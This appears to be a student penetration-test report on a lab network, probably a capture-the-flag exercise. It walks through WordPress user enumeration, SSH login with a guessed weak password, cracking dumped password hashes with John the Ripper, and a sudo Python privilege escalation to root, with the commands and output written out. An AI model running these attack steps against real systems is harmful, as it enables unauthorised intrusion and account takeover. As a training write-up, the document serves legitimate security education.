Final Engagement

Attack & Analysis of a Vulnerable Network


Carlton Warnberg

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	Utilized wordpress enumeration to gather user information for the web server	Obtained usernames which allowed for further exploitation
Weak Passwords	Obtained passwords using manual brute force against web form	The combination of Michael's username and password granted access to Target 1 via SSH
Unprotected and Unsalted Hash	Used John the Ripper to compare an unprotected hash to a corresponding password	Obtained Steven's password, which granted access to his account
Privilege Escalation	Used Stevens sudo Python access to escalate from 'Steven' to 'root'	Allowed privilege escalation to root

Exploits Used

Exploitation: Wordpress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - Ran nmap against the IP of the wordpress server, which revealed that port 22 is open
    - nmap -sv 192.168.1.110
  - Used WPscan to enumerate users on the wordpress server
    - wpscan –url 192.168.1.110/wordpress –enumerate u
- What did the exploit achieve?
  - Gained critical information needed to gain access to the server via SSH

Exploitation: Weak Passwords

Summarize the following:


- How did you exploit the vulnerability?
  - Manual brute force
    - Username: michael
    - Password: michael
- What did the exploit achieve?
  - Grants access to michaels account via SSH


```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
```

Exploitation: Capturing the Flags





Flag 1

Commands used:

- wpscan –url http://192.168.1.110
  ssh michael@192.168.1.110
  password: michael
  cd /var/www/html
  cat service.html

Flag 2

Commands used:

- cd ..
  ls
  cat flag2.txt

Exploitation: Unprotected and Unsalted Hash

Summarize the following:

- How did you exploit the vulnerability?
  - Used JohnTheRipper to brute force the hashes located within the MySQL database.
  - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
- What did the exploit achieve?
  - Gained access to Steven’s account via SSH to gain further privileges

ID	user_login	user_pass	user_nicename
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - Used sudo -l to gain information needed to perform escalation
  - Used sudo Python access to escalate to root
    - sudo python -c 'import pty; pty.spawn("bin/bash")'
- What did the exploit achieve?
  - Achieved root access on the machine

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven#
```


The End.